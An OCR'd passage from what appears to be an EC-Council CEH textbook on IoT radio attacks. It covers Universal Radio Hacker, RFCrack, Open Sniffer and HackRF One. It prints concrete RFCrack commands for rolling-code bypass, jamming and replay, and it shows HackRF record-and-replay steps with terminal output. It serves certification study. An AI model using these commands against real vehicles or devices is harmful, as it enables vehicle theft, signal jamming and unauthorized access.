


Figure 18.43: Screenshot of ONEKEY

Tools to Perform SDR-Based Attacks

Attackers use various tools such as RTL-SDR, GNU Radio, and Universal Radio Hacker to perform various types of attacks, such as reconnaissance attacks, replay attacks, and cryptanalysis attacks, on SDR-based devices.

- **Universal Radio Hacker**

  Source: *https://github.com*

  Universal Radio Hacker (URH) is software for investigating unknown wireless protocols used by various IoT devices. This tool allows attackers to perform the following activities:

  - Identify hardware interfaces for common SDRs

- Perform demodulation of signals
- Assign participants to keep an overview of data
- Crack even sophisticated encodings like CC1101 data whitening
- Assign labels to reveal the logic of the protocol
- Perform automatic reverse engineering of protocol fields
- Perform fuzzing component to find security leaks
- Perform modulation to inject the data back into the system




Figure 18.44: Screenshot of Universal Radio Hacker

Listed below are some of the additional tools to perform SDR-based attacks:

- BladeRF (*https://www.nuand.com*)
- TempestSDR (*https://github.com*)
- HackRF One (*https://greatscottgadgets.com*)
- GP-Simulator (*https://gpspatron.com*)
- Gqrx (*https://gqrx.dk*)

EC-Council CEH

Rolling Code Attack using RFCrack

- Attackers use the RFCrack tool to obtain the **rolling code** sent by the victim to **unlock the vehicle** and later use the same code for unlocking and stealing the vehicle
- RFCrack is used for **testing RF communications** between any physical device that communicates over sub **Ghz frequencies**
- Some of the commands used by an attacker to perform rolling code attacks, are given below:
  - Live Replay:

    ```
    python RFCrack.py -i
    ```

  - Rolling Code:

    ```
    python RFCrack.py -r -M MOD_2FSK -F 314350000
    ```

  - Adjust RSSI Range:

    ```
    python RFCrack.py -r -M MOD_2FSK -F 314350000 -U -
    100 -L -10
    ```

  - Jamming:

    ```
    python RFCrack.py -j -F 314000000
    ```

https://github.com

Launch Attacks

In the vulnerability scanning phase, attackers try to determine the vulnerabilities present in the target device. The vulnerabilities found are then exploited further to launch various attacks such as DDoS attacks, rolling-code attacks, signal-jamming attacks, Sybil attacks, MITM attacks, and data and identity theft attacks. For example, an attacker can use the RFCrack tool to perform a rolling-code attack, replay attack, and jamming attack on a device. Similarly, an attacker may also use tools such as KillerBee to attack ZigBee and IEEE 802.15.4 networks.

Rolling Code Attack using RFCrack

Source: *https://github.com*

Attackers use the RFCrack tool to obtain the rolling code sent by the victim to unlock a vehicle and later use the same code for unlocking and stealing the vehicle. RFCrack is used for testing RF communications between physical devices that communicate over sub-GHz frequencies. It is used along with a combination of hardware such as yardsticks to jam, replay, and sniff the signal coming from the sender.

Attackers perform the following attacks using RFCrack:

- Perform replay attacks (-i -F)
- Send saved payloads (-s –u)
- Perform rolling-code bypass attacks (-r -F -M)
- Perform jamming (-j -F)
- Scan incrementally through frequencies (-b -v -F)
- Scan common frequencies (-k)

Commands used by an attacker to perform rolling-code attack are given below:

- Live replay:

  python RFCrack.py -i

- Rolling code:

  python RFCrack.py -r -M MOD_2FSK -F 314350000

- Adjust RSSI range:

  python RFCrack.py -r -M MOD_2FSK -F 314350000 -U -100 -L -10

- Jamming:

  python RFCrack.py -j -F 314000000

- Scan common frequencies:

  python RFCrack.py -k

- Scan with your list:

  python RFCrack.py -k -f 433000000 314000000 390000000

- Incremental scan:

  python RFCrack.py -b -v 5000000

- Send saved payload:

  python RFCrack.py -s -u ./captures/test.cap -F 315000000 -M MOD_ASK_OOK





Figure 18.45: Rolling-code attack using RFCrack

EC-Council C|EH

Hacking Zigbee Devices with Open Sniffer

- Attackers use Open Sniffer to **capture all 802.15.4 frames**, including Zigbee, transmitted within its physical range and visualize the captured frames on a particular channel in Wireshark
- Using Open Sniffer, attackers can **continuously emit packets** to create a **DoS attack** on the target device or network
- Attackers can utilize the tool's ability to **send user-defined frames** to replay the captured frames, creating a **replay attack**



Hacking Zigbee Devices with Open Sniffer

Source: *https://www.sewio.net*

Open Sniffer is a Wireshark-based analyzer device that allows attackers to capture and analyze packets from IEEE 802.15.4, Zigbee, 6LoWPAN, Wireless Hart, and ISA100.11a-based networks. It uses two multiband antennas and cables for USB powering and for a sniffer connection to the Ethernet port of the target device or network switch. Attackers can use this tool to capture all 802.15.4 frames transmitted over the air within its physical range, and decode and visualize the captured frames on a particular channel in Wireshark.

Using Open Sniffer, attackers can continuously emit packets to a selected channel, transmission type, modulation, and transmission power to create a denial-of-service (DoS) attack on the target device or network. Attackers can utilize the tool's ability to send user-defined frames to replay the captured frames, thereby creating a replay attack on the target network/device. In addition, OpenSniffer detects the energy over all available channels among all supported bands and displays the results in a graphical format.

Figure 18.46: Screenshot of Open Sniffer




Figure 18.47: Screenshot of Wireshark displaying the packets captured by Open Sniffer

BlueBorne Attack Using HackRF One

IoT devices include some sort of wireless communication using **RF** or **ZigBee** or **LoRa**

Attackers use HackRF One to perform attacks such as **BlueBorne** or **AirBorne attacks** such as replay, fuzzing, and jamming

HackRF One is an advanced hardware and software-defined radio with the range of **1MHz to 6GHz**

It transmits and receives radio waves in **half-duplex mode**, so it is easy for attackers to perform attacks using this device

https://greatscottgadgets.com

It can sniff a wide range of wireless protocols ranging from **GSM to Z-wave**

BlueBorne Attack Using HackRF One

Source: *https://greatscottgadgets.com*

IoT devices involve wireless communication using RF, ZigBee, or LoRa. Attackers use HackRF One to perform attacks such as BlueBorne or AirBorne attacks, including replay, fuzzing, and jamming. HackRF One is an advanced hardware- and software-defined radio with a range of 1 MHz to 6 GHz. It transmits and receives radio waves in half-duplex mode, so it is easy for attackers to perform attacks using this device. It can sniff a wide range of wireless protocols from GSM to Z-wave.

Figure 18.48: Screenshot of HackRF One

Replay Attack using HackRF One

Attackers perform replay attacks on target IoT devices using tools such as HackRF One. To perform this attack, attackers need to discover the radio frequency of the target device. Attackers use online resources such as the FCC database to determine the frequency of the target device. Alternatively, attackers also use tools such as RTL-SDR to determine the frequency of a target device in the vicinity. Once the frequency is obtained, attackers use tools such as HackRF One to launch a replay attack.

Steps to perform a replay attack on the target IoT device:

- Step 1: Record the device's signal using the following command:

  `hackrf_transfer -r connector.raw -f [device frequency]`

  Here, -r → used to record the signal, -f → frequency of the device

```
root@kali:~/rf# hackrf_transfer -r connector.raw -f 433900000 -l 20 -g 20
warning: lna_gain (-l) must be a multiple of 8
call hackrf_sample_rate_set(10000000 Hz/10.000 MHz)
call hackrf_baseband_filter_bandwidth_set(9000000 Hz/9.000 MHz)
call hackrf_set_freq(433900000 Hz/433.900 MHz)
Stop with Ctrl-C
19.9 MiB / 1.000 sec = 19.9 MiB/second
19.9 MiB / 1.000 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
19.9 MiB / 1.000 sec = 19.9 MiB/second
19.9 MiB / 1.000 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
^CCaught signal 2
18.1 MiB / 0.913 sec = 19.8 MiB/second

User cancel, exiting...
Total time: 6.91446 s
hackrf_stop_rx() done
hackrf_close() done
hackrf_exit() done
fclose(fd) done
exit
```

Figure 18.49: Screenshot of HackRF One recording signal

- Step 2: Replay the signal to the target using the following command:

  `hackrf_transfer -t connector.raw -f [device frequency]`

  Here, -t → used to replay the signal

```
root@kali:~/rf# hackrf_transfer -t connector.raw -f 433900000 -x 40
call hackrf_sample_rate_set(10000000 Hz/10.000 MHz)
call hackrf_baseband_filter_bandwidth_set(9000000 Hz/9.000 MHz)
call hackrf_set_freq(433900000 Hz/433.900 MHz)
Stop with Ctrl-C
19.9 MiB / 1.000 sec = 19.9 MiB/second
19.9 MiB / 1.001 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
19.9 MiB / 1.001 sec = 19.9 MiB/second
19.9 MiB / 1.001 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
18.4 MiB / 1.001 sec = 18.3 MiB/second

Exiting... hackrf_is_streaming() result: HACKRF_ERROR_STREAMING_EXIT_CALLED (-1004)
Total time: 7.00498 s
hackrf_stop_tx() done
hackrf_close() done
hackrf_exit() done
fclose(fd) done
exit
root@kali:~/rf# hackrf_info
Found HackRF board 0:
USB descriptor string: 0000000000000000014d463dc2f6db5e1
Board ID Number: 2 (HackRF One)
Firmware Version: 2015.07.2
Part ID Number: 0xa000cb3c 0x00614f5e
